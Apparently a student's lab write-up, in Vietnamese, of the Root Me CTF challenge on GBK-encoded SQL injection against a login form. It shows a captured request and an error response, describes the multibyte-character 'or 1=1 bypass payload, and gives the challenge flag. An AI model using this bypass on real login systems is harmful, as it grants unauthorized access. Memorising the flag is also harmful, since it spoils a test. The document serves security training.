Lê Hoàng Phúc


MSSV: 20521763

Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN


Tên challenge : SQL injection - Authentication - GBK


Link challenge : https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication-GBK

Đăng nhập bằng tài khoản bất kỳ thì không được :



Thử sửa đổi login và password thì phát hiện 2 thông báo :






```
Pretty Raw Hex
1 POST /web-serveur/ch42/ HTTP/1.1
2 Host: challenge01.root-me.org
3 Content-Length: 33
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://challenge01.root-me.org
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/110.0.5481.78 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,ima
  ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
  d-exchange;v=b3;q=0.7
10 Referer: http://challenge01.root-me.org/web-serveur/ch42/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=9f8f72db8df69f3a644b710950333fa7
14 Connection: close
15
16 login[]=sdffsdfds&password=dfsfds
```

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 16 Apr 2023 18:32:51 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Vary: Accept-Encoding
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10 Content-Length: 779
11
12 <br />
13 <b>
    Warning
  </b>
  :  addslashes() expects parameter 1 to be string, array
  given in <b>
    /challenge/web-serveur/ch42/utils.php
  </b>
   on line <b>
    17
  </b>
  <br />
```


Do được gợi ý là GBK nên thử chèn ký tự trung quốc trước payload : ‘or 1=1 – thì thành công :



Congratz! The validation password is: iMDaFlag1337!

Flag : iMDaFlag1337!

Time 10p.


Challenges/Web - Server
https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-authentication-GBK
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Getting Started
Root Me
Search
HOME / CHALLENGES / WEB - SERVER
Capture The Flag
Challenges
Community
Information
287 visitors now
Newest members :
Poupi GodDalton MrH
nohlan clemea jf2c Shugo
Offers
APP Cybersecurity analyst
CDI Cybersecurity consultant
AUT R&D engineer
Chatbox
donadtp
10 April 2023 at 21:09
ptddrrrr ok soolking
9aylas
10 April 2023 at 07:34
wéééé sl3aa
Atr3u5
30 March 2023 at 06:18
hello guys. Do you have some suggestions of easy machines to root in CTF all day? I just solved the metasploitable 1 and 2.
SQL injection - Authentication - GBK
30 Points
Do you speak chinese ?
Author
dvorak, 2 December 2015
Level
Validations
7847 Challengers 3%
Note
345 Votes
I like
I don't like
Statement
Get an administrator access.
Start the challenge
14 related ressource(s)
Blackhat Europe 2009 - Advanced SQL injection whitepaper (Exploitation - Web)
NoSQL, No injection - Ron, Shulman-Peleg, Bronshtein (Exploitation - Web)
Guide to PHP security : chapter 3 SQL injection (Exploitation - Web)
Blackhat US 2006 : SQL Injections by truncation (Exploitation - Web)
Manipulating SQL server using SQL injection (Exploitation - Web)
0 5 10
Validation
Well done, you won 30 Points
Don't forget to give your opinion on the challenge by voting ;-)
tweet it!